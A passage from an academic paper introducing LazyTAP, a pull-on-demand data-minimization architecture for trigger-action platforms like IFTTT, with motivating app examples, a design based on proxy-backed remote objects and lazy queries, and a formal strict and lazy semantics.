possible to be meaningfully input-sensitive when pre-running the app code. In app *B*, the Time trigger does not (and should not) have access to Google Calendar data. Similarly, the dynamic solution is fundamentally limited with respect to nondeterminism. Indeed, running the app code twice fails to reproduce the exact behavior of the app in the presence of nondeterminism. In app *J*, it is hard to guarantee that the outcome of random number generation will be the same in the pre-run on trigger service and in the actual run on the TAP. Nondeterminism like wall-time reads and scheduling-related nondeterminism is a challenge to reproduce, even with access to seedable pseudo-random number generators.

LazyTAP to the rescue. We propose LazyTAP, a new paradigm for fine-grained *on-demand data minimization*. LazyTAP breaks away from the push-all approach of coarse-grained data over-approximation. Instead, LazyTAP *pulls* input data on-demand, whenever it is needed by the app execution. Thanks to the fine granularity, LazyTAP prevents sending the full calendar event stream and only sends the required attributes of at most one calendar event in the Slack message in app *B*, and only sends at most one movie recommendation in lieu of sending the whole movie recommendation array in app *J*.

LazyTAP assumes the TAP is incentivized to support the principle of data minimization for the sake of its users and in the light of the applicable legal frameworks. The possibility of driving minimization from the TAP itself enables us with a powerful possibility of pulling data on-demand. This paradigm is different from assuming the TAP intentionally tries to break data minimization [14], which necessitates preprocessing [8] the data before it is sent to the TAP, or encrypting data for distrusted TAPs [15, 16].

Compared to minTAP, LazyTAP does not require the trigger service to run the app, as there is only a single run of the app involved, and there is no need for a trusted client. As trigger data is pulled on the fly for a given run, LazyTAP guarantees input-sensitive minimization (see Table C.1). Further, LazyTAP supports queries and is robust with respect to nondeterminism while preserving the behavior of the underlying app, even in the presence of primitives like random number generation and wall-time reads. This implies sending precisely the meeting attributes used in the notification in app *B* and precisely the recommended movie in app *J*. The fact that LazyTAP seeks to help TAPs to provide data minimization guarantees makes it attractive for future adoption by TAPs, compared to solutions that focus on ill-intended TAPs.

The elegance of LazyTAP allows us to achieve seamlessness for app developers. Under the current TAPs, trigger and query data is received and

stored in an object tree which is processed by app code. In contrast, LazyTAP creates so-called *remote objects* for trigger and query data that look to app code like local objects but are in fact populated by network requests to trigger and query services at runtime, and only as much as needed by the given app execution. We develop a novel architecture for on-demand computation in third-party JavaScript apps that leverages laziness, in the form of deferred computation, and proxy objects to load necessary remote data behind the scenes as it becomes needed.

Moving from a push-all to a pull-on-demand paradigm on the TAP requires changes to the trigger/query services for compatibility reasons. These changes are straightforward and can be shimmed on the services themselves, or using third parties. Shimming on the services does not change the trust assumption on the services (which already hold user data) and is the natural choice (services must implement a compatibility layer with IFTTT already now [34]). Shimming by a third party is a last resort when modification of the service is not possible.

We formalize our approach, characterizing the correctness of LazyTAP and its minimization properties with respect to both IFTTT and minTAP. We prove that LazyTAP intrinsically improves minimization of input data in general with reference to any analysis in the style of minTAP.

The key idea of data-access minimization by on-demand computation is independent of the TAP and can be realized on various architectures. Yet for prototyping LazyTAP, we pick IFTTT as a starting point with the benefit of allowing a direct comparison with IFTTT and IFTTT-based implementation of minTAP.

Due to the novelty of queries and recently introduced paywalls for users to publish apps with queries, these apps are not frequently found among the public IFTTT apps. Yet our empirical analysis confirms that the published apps with queries do exhibit a broad range of data dependencies, beyond the reach of data minimization in minTAP.

We implement and evaluate LazyTAP on app benchmarks showing that on average LazyTAP improves minimization by 95% over IFTTT and by 38% over minTAP, while incurring a tolerable performance overhead.

The source code and benchmarks are available [2]. The implementation is readily deployable on AWS Lambda [4].

Contributions. The paper offers these contributions:

- We introduce LazyTAP, a new paradigm for on-demand computation on trigger-action platforms. Breaking away from the coarse-grained push-all approach, we enable pull-on-demand computation where data is pulled on demand at a fine level of granularity (Section C.3).

- We develop an architecture that leverages a novel combination of laziness in the form of deferred computations and proxy objects to pull remote data behind the scenes on a by-need basis, in a fashion seamless to app developers (Section C.3).
- We formally establish the correctness of LazyTAP and its minimization properties with respect to both IFTTT and minTAP (Section C.4).
- We implement LazyTAP in a setting based on IFTTT and demonstrate by benchmarks that on average LazyTAP improves minimization by 95% over IFTTT and by 38% over minTAP (Section C.5).

C.2 Motivating examples

This section motivates the need for LazyTAP in comparison with IFTTT and minTAP by three examples of increasing complexity. As discussed in Section C.1, IFTTT has no minimization guarantees, always asking for all information from services, while minTAP precomputes the set of required attributes. LazyTAP goes further and leverages on-demand lazy computation to fetch only the attributes accessed during execution. The examples in this section are our running examples: the first two examples are the ones foreshadowed in Section C.1, and all three examples are a part of the benchmarks used in the detailed comparison in Section C.5, apps *B*, *J*, and *E*, respectively.

C.2.1 Threat model and assumptions

Prior to presenting the motivating examples, we recap the threat model and assumptions mentioned in Section C.1. The asset we protect in our setting is sensitive user data. Upon executing an installed app on a TAP, sensitive user data enters the TAP from trigger and query services. Our focus is on data-access minimization to limit the amount of data sent from trigger and query services to the TAP. Generally, data minimization seeks to mitigate the threat of data breaches resulting from attacks, human error, system failures, unauthorized access to personal information, data misuse or abuse, and non-compliance with privacy regulations [21, 45]. By limiting the amount of sensitive data accessed, TAPs thus reduce the potential impact of data breaches and limit the amount of sensitive information that can be compromised.

C.2.2 Calendar to Slack

The first example app (*B*) is an automation app for personal productivity. Every work day starts with a Slack notification reminding the first meeting from the user's calendar [29].




Figure C.1: A meeting notification app.

Figure C.1 illustrates the app structure. A certain time triggers the app that queries Google Calendar to extract today’s important meetings. In case the first meeting occurs in the office, the Slack notification contains the title and the starting time of the meeting. Otherwise, the user will be notified that the first meeting’s location is not the office.

In this app, the list of personal meetings is privacy-sensitive as the detail of the user’s schedule is being shared with the TAP. From a data minimization perspective, only the location of the first meeting along with the title and the starting time if it happens in office is necessary to operate the automation.

All the calendar events from the query are sent to IFTTT, which is excessive from the data minimization point of view. While dynamic minTAP fundamentally fails to support queries, static minTAP extended to support queries will over-approximate and report these attributes as necessary even if the meeting is not in the office. LazyTAP, on the other hand, requests the location of the first meeting and checks whether it is office. Then it asks for the title and time of the first event only if the else branch is taken.

C.2.3 Movie recommender

The second example is a simplification of an existing IFTTT app (7) that automates movie recommendation workflow according to user preferences [37]. Once the user turns on the Samsung Smart TV, a movie will be suggested to watch.

As shown in Figure C.2, the trigger is the TV being turned on. The app picks a random item from the personalized list of recommended movies based on the user’s profile in Trakt, the platform that keeps track of user’s watched




Figure C.2: A movie recommender app.

movies and TV shows. Hence, the list of recommended movies is privacy-sensitive.

Data minimization demands sharing the minimum amount of necessary data with third-party entities like TAPs. This app only reads the number of movies and the title of the randomly selected movie from the list. IFTTT excessively sends the whole array of recommended movies.

Dynamic minTAP is inherently inapplicable for this example, not only due to the lack of support for queries, but also because the trigger service cannot predictably reproduce the outcome of random number generation of the app run on the TAP. Static minTAP cannot do better than IFTTT for this app either because no static approach is able to predict the random number by analyzing the app source code.

LazyTAP follows the data minimization principle by requesting the data attributes accessed by the execution on demand. Thus, only the number of recommended movies and only the movie title of the randomly picked element are sent to the TAP.

C.2.4 Parking space finder

The third example (*E*) is a parking space finder app facilitating tasks of a morning work routine. The user leaves home to commute to the meeting place by car. Once the door gets closed, the app looks for a parking area nearby the upcoming meeting's location and invokes the navigator on an Android phone with the parking location.

In Figure C.3, closing the door is detected by the smart sensor, which triggers the app. Then, the app checks whether a work meeting is going to start in the next hour. If so, it queries to find the nearest parking to where the upcoming meeting is held. If a suitable parking spot is found, the app sends the location of the parking to the user's navigator.



Figure C.3: A parking space finding app.

This example represents the practicality of multiple queries relying on one another, creating a chain of dependent input sources. In this app, both the meeting and parking locations contain privacy-sensitive information whereas the latter depends on the former.

The app only uses the location of the next meeting, if existing, and the location of the parking space, if found. The other entries and attributes in the two query arrays need to be shared by the push-all approach. The increased expressiveness of allowing queries to depend on any input data, from both trigger and query services, is a benefit of LazyTAP over IFTTT and minTAP in addition to allowing for precise data minimization in a setting with queries and nondeterminism. Dynamic minTAP fails to support queries and, hence, also the more expressive version of queries, while an extended version of static minTAP would mark all four attributes visible in the app code as necessary. LazyTAP precisely picks up only the attributes on-demand, tightly following the three possible executions of the app.

C.3 LazyTAP

LazyTAP delivers precise data minimization in the presence of queries, and is both app compatible with IFTTT and expressible as an extension to IFTTT. This section introduces the architecture of LazyTAP and highlights the changes to the trigger and query services as well as to the IFTTT runtime required to integrate LazyTAP.

An app in IFTTT consists of app configuration and filter code [32]. The app configuration specifies the services involved in the app: one trigger, zero or more queries, and one or more actions. Figure C.4 illustrates the execution procedure for a schematic example. Upon trigger, IFTTT creates trigger data




Figure C.4: IFTTT architecture.

(T), performs queries and creates query data (Q), and initializes action objects (A), all specified in the app configuration. Inputs to query services can be dependent only on the trigger data attributes (T.t) while action objects are configured by the data coming from the trigger and query services. The filter is a JavaScript code snippet regulating the app execution; it might overwrite the action object properties or skip any of the actions. In the figure, the value of one of the action object properties (A.a) implicitly depends on a query data attribute (Q[i].q). After executing the filter code, the resulting action objects are passed to the services to perform the corresponding actions.

C.3.1 Architecture of LazyTAP

The main difference between IFTTT and LazyTAP lies in how and when data is sent from the trigger and query services to the TAP. Instead of adopting the push-all approach of IFTTT, where all trigger data is pushed when an event occurs and all query data is fetched before running the app, LazyTAP develops a pull-on-demand paradigm.

Figure C.5 illustrates the architecture of LazyTAP. To support the pull-on-demand approach, the data sent to the TAP by the trigger and the queries is replaced by access tokens that grant subsequent access to the data, allowing it to be fetched on a by-need basis. This change requires modifications to the trigger and query services in addition to the IFTTT runtime.

In the former case, we suggest the use of shims that adopt the original trigger and query services to the on-demand setting. It is an immediate choice as the input services are trusted by users and already obliged to meet the compatibility requirements of IFTTT [34]. Shims can be on the services, the straightforward approach which our prototype employs. A third party can provide the shim layer for the services that cannot be modified. Generally, while data minimization via on-demand computation is fundamental




Figure C.5: LazyTAP architecture.

to LazyTAP, the use of shims is not, rather being subject to implementation alternatives.

In the latter case, we make use of two extensions to the IFTTT runtime, *remote objects* and *lazy queries*, in combination with deferred computation using *thunking*. Remote objects and lazy queries are used to give the filter code seamless access to the trigger and query data, while ensuring the on-demand approach and form the core of the app compatibility. The details of the shims, remote objects, and lazy queries are described below.

On trigger, LazyTAP creates a remote object representing the trigger data (T) backed by the given an access token (token_T), creates a remote object representing the query data (Q) backed by a lazy query, and initializes the action objects (A), all specified in the app configuration. Note that the computation of all query arguments and initial values of the action objects is deferred by *thunking* to prevent premature fetching of attributes.

The filter code is exactly the same code as in the IFTTT app execution. In the figure, based on a branch over a query data attribute ($Q[i].q$), the action object property ($A.a$) gets updated. The difference to the execution of the app in IFTTT is that the query is not performed until the query attribute is actually needed by the filter code. At this point, the trigger attribute ($T.t$) is fetched and the query is performed resulting in an access token (token_Q). In turn, this token is used to fetch the query data attribute. After executing the filter code, the resulting action objects are processed to perform any delayed computation and the result is passed to the services to perform the corresponding actions.

Trigger and query shims. To adopt the existing trigger and query services, we suggest the use of caching shims. Such shims can either execute on the

trigger or query services, or be run on separate trusted services. For triggers, the shim service receives and caches the event data (T), and then generates an access token (token_T) that is sent to LazyTAP. The query shim works in a similar way. Instead of querying the service directly, LazyTAP queries the shim at the first access to a query data attribute ($Q[i].q$) during the app execution. To do so, LazyTAP prepares the query inputs by fetching the required attributes (T.t) from the trigger's shim and sends the query. The shim service then forwards the query to the actual query service and receives the result (Q). From this point, the shim service acts identically to the trigger's shim, sending an access token (token_Q) along with the requested attribute.

Remote objects and lazy queries. Ordinary IFTTT apps assume that the data from the trigger and queries is present as an object tree in the execution environment. For the sake of data minimization and to retain app compatibility, we introduce the notion of remote object and lazy query that provide seamless integration of the existing app into the LazyTAP fetch-on-demand setting.

Remote objects rely on JavaScript proxies, special objects that allow for programmatic capture of any object interaction [19]. In particular, remote objects are proxies that intercept every read and write to them. A remote object is either associated with an access token and a base path that identifies the position of the remote object in the object tree or with a lazy query.

When reading a property on a remote object backed by an access token, one of two things can happen depending on whether the property has been accessed before or not. In the former case, the value is fetched from the cache and returned, while in the latter case, the access token, the base path, and the property name are used to fetch, cache, and return a new value. If the fetched property is a primitive value, it is used without further modification. Otherwise, if the fetched property is indicated to be an object, a new remote object is created, extending the base path with the property name. The caching mechanism prevents values from being fetched more than once.

When reading a property on a remote object backed by a lazy query, the query is first performed yielding an access token. This token together with an empty base path then replaces the lazy query and is used to perform the triggering and future property reads. Remote arrays extend remote objects to include the special property length.

Lazy queries are queries that are not initialized or performed until their first use. However, since queries can depend on trigger data, we need a way to avoid their creation causing premature reads of trigger data. For this reason, we allow thinking of query arguments. Thinking is a common way to encode delayed computation and is performed by wrapping a computation in

a function. The thunked computation, e.g., the projection of a remote object, is delayed until the thunk is invoked. This way we can create lazy queries that simply store their thunked arguments until the first use. On the first use, the lazy queries evaluate the arguments, set up the query and return an access token associated with the query result.

The LazyTAP runtime. To develop a fully seamless runtime for app developers of IFTTT, we must change how the execution environment of the app is built. Essentially, we replace trigger data with the remote object establishing the connection to the trigger shim. In a similar way, for each query service, we replace the query data with the corresponding remote array object. We pass a thunked value as the query input to defer computing query inputs and the resulting object until the first read access of the query object. An important part of an app configuration is the specification of action object values. As mentioned earlier, the filter code might overwrite action objects or skip the execution of the action entirely, meaning that (parts of) the action objects defined in the app configuration are no longer needed. In case the initial values of the action objects rely on trigger or query data, the input data is at risk of being fetched prematurely. Thus, we thunk the action default values, making sure they are not assigned before running the filter code. After the execution of the filter code and before returning the action objects, we strictify and assign the default values to the action fields only if they have not been set earlier in the filter code. The post-app procedure guarantees that the preset values of the action objects are computed, possibly by fetching some data attributes from trigger or query services. Appendix C.I details these steps.

LazyTAP app compatibility and expressivity. It is important to note that the filter code remains untouched, as trigger and query objects are now proxy objects of the corresponding lazy services. Equally important is that the pre- and post-filter operations are naturally derived from the app configuration. Therefore, LazyTAP runs the original app using laziness to ensure that input data attributes are only fetched when they actually play a role in computing the final values of the action objects. LazyTAP is fully seamless to app developers and users as they notice no change in the execution behavior.

The use of lazy queries allows for greater freedom than what the current state of IFTTT does. For example, it is possible to make queries dependent on values from other queries, both directly by passing thunked query projections to queries and indirectly by creating different queries based on the values of other queries or trigger data. Thus, the programming model created by LazyTAP is more general and expressive than the one presented by IFTTT

(see Section C.2.4). In fact, the essence of minimizing user data by on-demand computation can independently be applied to other TAP architectures.

C.3.2 On performance

In the proposed architecture, LazyTAP trades communication overhead for privacy. In the TAP setting, however, this is acceptable. For triggers, it rarely matters if the response is delayed by a few seconds. Network congestion and other factors already make services like IFTTT unreliable regarding response time. We report on the elapsed time for app executions under LazyTAP in our local setup and we discuss the effective factors in terms of performance in Section C.5. Further, some triggers provided by IFTTT are polling based. For such triggers, IFTTT offers a polling frequency of once every 15 minutes [42]. This shows that IFTTT is not meant to be a real-time service. This said, for apps that pull a lot of data the overhead can be significant. We envision that a static analysis that clusters data together to identify data that is connected in the sense that if the root is fetched so is the remaining data can significantly improve the overhead. In such cases, instead of fetching a dependency tree part by part, the entire subtree is transferred as a JSON-encoded string.

C.4 Formalization

To reason about the correctness and precision of LazyTAP, we formalize the core of our approach. The focus of our modeling is the interaction between lazy computation, lazy queries, remote objects (including fetching and caching of values), and side effects. Since a full model of JavaScript is out of the scope of this paper, we abstract away from language-specific and implementation details. Yet we ensure that the core of the formal model remains in a one-to-one correspondence with the core of the implementation in a semantic sense.

C.4.1 Syntax

We model the app code as a while language with objects, trigger data, queries, and actions. We assume the app configuration is given in the style of IFTTT apps, described in Section C.3. We present two semantics for the language: one strict semantics for IFTTT apps (Section C.4.2) and one lazy semantics for the corresponding LazyTAP apps (Section C.4.3), introducing the execution steps of the app code together with the given app configuration.

The syntax of the language is presented in Figure C.6. The expressions, denoted by e , contain primitive values, variables, binary operators, function

$$\begin{aligned}
 e ::= & v \mid x \mid e \oplus e \mid f(e) \mid e[e] \mid \{\} \mid T \mid Q(k, e) \mid A(m) \\
 & \mid () \Rightarrow e \\
 i ::= & x \mid i[e] \\
 c ::= & skip \mid i := e \mid \text{if } e \text{ then } c \text{ else } c \mid \text{while } e \text{ do } c \mid c; c
 \end{aligned}$$

Figure C.6: Language syntax.

call of built-in functions, computed object projection, empty object creation, the dedicated syntax for accessing the trigger data T , setting up queries Q , and accessing actions A , as well as thunks $() \Rightarrow e$. Note that thunk expressions are *not* part of the strict syntax. Query setup and actions take an argument, $k \in \text{Query}$ and $m \in \text{Action}$, respectively, identifying the query or action service. To simplify the formal model and without loss of generality, we assume that the built-in functions and queries only take a single argument. Multiple arguments can be encoded as objects. For the same reason, methods are encoded by passing the object the method is invoked on as part of such argument object and arrays are encoded as integer indexed objects with a dedicated *length* property. The encodings are elaborated in Appendix C.II.

The statements, denoted by c , are *skip*, assignment to variables and properties, *if* statements, *while* statements, and sequences. Together expressions and statements model the core of IFTTT and LazyTAP apps.

As explained in Section C.3.1, LazyTAP converts trigger and query objects to remote objects and employs thunk expressions to defer computation, both formalized in the lazy semantics. Figure C.7 shows a LazyTAP app in the while language, transformed from the corresponding IFTTT app, where the thunk constructs are added to the query setup expression. It is a snippet of the model of app B, introduced in Section C.2.2. The query object `calendar` is the result of the query to Google Calendar meeting events for today. The filter code sets the `Title` property of the `Slack` action object to the title of the meeting if taking place in office.

C.4.2 Strict semantics

We present the strict semantics for IFTTT apps. Let the strict values $sv \in SVal ::= pv \mid r$ be primitive values $pv \in PVal$ and references $r \in Ref$. Let variable environments $E : Var \rightarrow SVal$ be mappings from variables to strict values, objects $o : Prop \rightarrow SVal$ be mappings from properties $p \in Prop$, and heaps $H : Ref \rightarrow SObj$ be maps from references to objects.

An app configuration $\Gamma = \langle t, q, a \rangle$ is a triple of the reference to the strict trigger object $t \in Ref$, a query function $q : (\text{Query} \times \text{String}) \rightarrow \text{String}$ that takes a query identifier and a string then returns a string represent-

```

1 // query setup
2 calendar := () ⇒ Q(GoogleCalendar, () ⇒ today);
3 // filter code
4 if (calendar[Where] == office) then
5   A(Slack)[Title] := calendar[Title]

```

Figure C.7: A snippet of the lazy model of app B.

ing the query result, and a mapping $a : Action \rightarrow Ref$ from action identifiers to references to the corresponding action objects. Queries taking and returning strings models that query services receive their arguments and return their results encoded as JSON objects. We assume two functions $encJSON : SVal \rightarrow String$ and $decJSON : String \times H \rightarrow (Ref \times H)$ that encode primitive values and decode string into object trees.

We present the strict semantics using two big-step evaluation relations, one for the expressions of the form $\Gamma \models (e, E, H) \Downarrow_s (sv, H)$, and one for statements of the form $\Gamma \models (c, E, H) \rightarrow_s (E, H)$. Evaluation of expressions computes an expression to a strict value, given the app configuration, a variable environment, and a heap. Statements are environment transformers mapping variable environments and heaps to (potentially) modified environments and heaps. Note that expression evaluation may modify the heap due to function calls and queries. The evaluation rules are mostly standard. For space reasons, we explain a selection of the non-standard rules, where Appendix C.IV presents the complete set of rules.

Function calls. We assume a set of primitive functions that model the execution environment of JavaScript. Function calls are performed using the *apply* function that takes the function name, the argument, and a heap, then returns the result and a possibly modified heap. This allows functions to model method calls as well.

$$\frac{\Gamma \models (e, E, H_1) \Downarrow_s (sv_1, H_2) \quad apply(f, sv_1, H_2) = (sv_2, H_3)}{\Gamma \models (f(e), E, H_1) \Downarrow_s (sv_2, H_3)} \quad sevCall$$

Trigger evaluation. Trigger evaluation simply returns the trigger reference. Note that the trigger reference is given as part of the app configuration.

$$\frac{}{\langle t, q, a \rangle \models (T, E, H) \Downarrow_s (t, H)} \quad sevTrigger$$

Query evaluation. Queries are performed by first encoding the argument as a JSON string, performing the query, and then decoding the resulting string.

Decoding the returned result may need creating an object tree, where the decoding function may modify the heap.

$$\frac{\begin{array}{l} \langle t, q, a \rangle \models (e, E, H_1) \Downarrow_s (sv, H_2) \\ q(k, \text{encJSON}(sv)) = j \\ \text{decJSON}(j, H_2) = (r, H_3) \end{array}}{\langle t, q, a \rangle \models (Q(k, e), E, H_1) \Downarrow_s (r, H_3)} \text{ sevQuery}$$

Action evaluation. The action evaluation simply returns the action object associated with the action service.

$$\frac{a(m) = r}{\langle t, q, a \rangle \models (A(m), E, H) \Downarrow_s (r, H)} \text{ sevAction}$$

C.4.3 Lazy semantics

We present the lazy semantics for LazyTAP apps, modeling the execution steps of the transformed runtime where trigger and query objects are remote objects (see Appendix C.I for information about the transformation).

In our implementation [2], there are separate classes for remote objects (RemoteObject) and arrays (RemoteArray) that use proxies to implement the fetching and caching in a seamless manner. Both rely on a class for lazy services (LazyService) that implements lazy queries and triggers. In the formalization, those classes are represented by dedicated syntax (instead of being encodable in the formalized language), where the semantics for the dedicated syntax captures the semantics of the implementation. Thus, remote projection in the lazy semantics models the execution of the remote objects and arrays, while fetching models the execution of the lazy service together with the strictification performed on the arguments of lazy queries when the corresponding remote object is projected.

Let the remote values $rv \in RVal ::= sv \mid r$ be strict values or remote references $r \in Ref_R \subset Ref$, i.e., references to remote objects, defined below. Let lazy values $lv \in LVal ::= rv \mid \text{thunk}(e)$ be remote values and lazy computations (thunks). We build a corresponding lazy execution environment as follows. Let lazy variable environments $E : Var \rightarrow LVal$ be maps from variables to lazy values, lazy objects $o : Prop \rightarrow LVal$ be maps from properties to lazy values, and lazy heaps $H : Ref \rightarrow LObj$ be maps from references to lazy objects. In addition, let remote heaps $R : Ref \rightarrow Fetcher \uplus (Query \times LVal)$ be mappings from remote references to either fetchers or lazy queries. Remote objects are modeled by references $r \in Ref_R$, where the lazy heap maps

the reference to the cache objects and the remote heap maps the reference to either a lazy query or a fetcher.

Unlike the strict semantics for IFTTT apps, LazyTAP does not assume that the data from the trigger and queries is in the initial execution environment as a complete object tree. Instead, the remote trigger object is a fetcher and the remote query object is a lazy query. The fetcher (b, f_F) is a pair of a base path b and a fetcher function f_F , where the fetcher function is used to perform on-demand fetching of properties using the base and the property name. On the first interaction with a remote query object, the lazy query is performed and replaced by a fetcher. This is how trigger and query objects are treated similarly in LazyTAP. Note that remote objects are immutable, a key condition to guarantee the bijection relation between the strict and lazy execution environments.

A lazy app configuration $\Gamma = \langle t, q, a \rangle$ is a triple of a reference $t \in Ref$ to a remote trigger object, a query function $q : (Query \times String) \rightarrow Fetcher$ that returns fetchers instead of returning a string, and a mapping $a : Action \rightarrow Ref$ from action identifiers to references to the corresponding action objects. We assume two functions $encJSON : SVal \rightarrow String$ and $decJSON : String \rightarrow PVal \uplus \{\text{unit}\}$ that encode a query parameter as a string and decode the result. Note that the decoding now either returns a primitive value or an indication that the fetched property contains an object, rather than sending over the entire objects.

We present the lazy semantics using two big-step evaluation relations, one for expressions of the form $\Gamma \vDash (e, E, R, H) \Downarrow_l (lv, R, H)$ and one for statements of the form $\Gamma \vDash (c, E, R, H) \rightarrow_l (E, R, H)$. Evaluation of expressions computes an expression to a lazy value, given the lazy app configuration, a lazy variable environment, a lazy heap, and a remote heap. Statements are environment transformers mapping lazy variable environments and heaps to (potentially) modified variable environments and heaps. Note that expression evaluation may modify the heaps due to function calls and queries. For space reasons, we only explain a selection of the non-standard rules pertaining to projection of remote objects, query establishment, and thunk creation. Appendix C.IV presents the complete set of rules.

Projection. The lazy semantics has both local objects and remote objects, reflected in the semantics for projection.

$$\frac{\begin{array}{l} \Gamma \vDash (e_1, E, R_1, H_1) \Downarrow_l (r, R_2, H_2) \\ \Gamma \vDash (e_2, E, R_2, H_2) \Downarrow_l (p, R_3, H_3) \\ H_3(r) = o \quad o(p) = rv \end{array}}{\Gamma \vDash (e_1[e_2], E, R_1, H_1) \Downarrow_l (rv, R_3, H_3)} \text{levPrjLocal}$$

$$\frac{\begin{array}{l} \Gamma \models (e_1, E, R_1, H_1) \Downarrow_1 (r, R_2, H_2) \\ \Gamma \models (e_2, E, R_2, H_2) \Downarrow_1 (p, R_3, H_3) \\ RProject(\Gamma, r, p, E, R_3, H_3) = (rv, R_4, H_4) \end{array}}{\Gamma \models (e_1[e_2], E, R_1, H_1) \Downarrow_1 (rv, R_4, H_4)} \quad \text{levPrjRemote}$$

Remote projection. Intuitively, remote projections are performed by first looking in the cache.

$$\frac{H(r) = o \quad o(p) = rv}{RProject(\Gamma, r, p, E, R, H) = (rv, R, H)} \quad \text{Cache}$$

If the value has not been fetched yet, the fetcher is used to fetch the value before caching it. In the example shown in Figure C.7, the projection access to `Where` and `Title` of the calendar query object calls the fetcher and caches the values.

$$\frac{\begin{array}{l} R_1(r) = F \quad H_1(r) = o_1 \quad p \notin \text{dom}(o_1) \\ \text{FetchDecode}(F, p, R_1, H_1) = (rv, R_2, H_2) \\ o_2 = o_1[p \mapsto rv] \quad H_3 = H_2[r \mapsto o_2] \end{array}}{RProject(\Gamma, r, p, E, R_1, H_1) = (rv, R_2, H_3)} \quad \text{Fetch}$$

Fetching. Depending on whether the fetched value is a primitive value or an object, either the value is returned or a new remote object is created by extending the base of the fetcher.

$$\frac{\begin{array}{l} f_F(b.p) = j \quad \text{decJSON}(j) = pv \\ F = (b, f_F) \end{array}}{\text{FetchDecode}(F, p, R, H) = (pv, R, H)} \quad \text{fetchValue}$$

$$\frac{\begin{array}{l} f_F(b.p) = j \quad \text{decJSON}(j) = \text{unit} \\ r \notin \text{dom}(H_1) \quad r \notin \text{dom}(R_1) \\ H_2 = H_1[r \mapsto \{\}] \quad R_2 = R_1[r \mapsto (b.p, f_F)] \\ F_1 = (b, f_F) \quad F_2 = (b.p, f_F) \end{array}}{\text{FetchDecode}(F_1, p, R_1, H_1) = (r, R_2, H_2)} \quad \text{fetchObject}$$

In case the remote object is backed by a lazy query (e.g., Line 4 in Figure C.7), the query must first be performed before using the resulting fetcher to fetch the value.

$$\begin{array}{c}
 R_1(r) = (k, lv) \\
 \langle t, q, a \rangle \models (lv, E, R_1, H_1) \downarrow_s (rv, R_2, H_2) \quad q(k, \text{encJSON}(rv)) = F \\
 R_3 = R_2[r \mapsto F] \quad R\text{project}(\langle t, q, a \rangle, r, p, E, R_3, H_2) = (rv, R_4, H_3) \\
 \hline
 R\text{Project}(\langle t, q, a \rangle, r, p, E, R_1, H_1) = (rv, R_4, H_3) \quad \text{Query}
 \end{array}$$

Strictification. Since lazy queries may contain lazy values, we must strictify the argument before performing the query. Strictification only affects thunks that are performed. Other values are returned as is.

$$\begin{array}{c}
 \hline
 \Gamma \models (rv, E, R, H) \downarrow_s (rv, R, H) \quad R\text{Val} \\
 \\
 \frac{\Gamma \models (e, E, R_1, H_1) \Downarrow_l (rv, R_2, H_2)}{\Gamma \models (\text{thunk}(e), E, R_1, H_1) \downarrow_s (rv, R_2, H_2)} \quad \text{Thunk}
 \end{array}$$

Queries and thunks. Lazy queries are not performed on the fly, but rather a new remote object backed by the lazy query is created (e.g., Line 2 in Figure C.7).

$$\begin{array}{c}
 \Gamma \models (e, E, R_1, H_1) \Downarrow_l (lv, R_2, H_2) \\
 \text{dom}(r) \notin R_2 \quad \text{dom}(r) \notin H_2 \\
 R_3 = R_2[r \mapsto (k, lv)] \quad H_3 = H_2[r \mapsto \{\}] \\
 \hline
 \langle t, q, a \rangle \models (Q(k, e), E, R_1, H_1) \Downarrow_l (r, R_3, H_3) \quad \text{levLQuery}
 \end{array}$$

To allow for lazy queries, it is important that we can defer projection of remote objects until the need arises. This is possible with the help of thinking, which simply stores the thunked expression for later execution. There are limitations on how thinking is allowed to ensure correctness. Thunks may not be nested. Also, the free variables of a thunk must only refer to remote objects. The immutability of the remote objects ensures that the thunk evaluates to the same result regardless of when evaluation takes place.

$$\frac{}{\Gamma \models (() \Rightarrow e, E, R, H) \Downarrow_l (\text{thunk}(e), R, H)} \quad \text{levThunk}$$

C.4.4 Correctness and precision

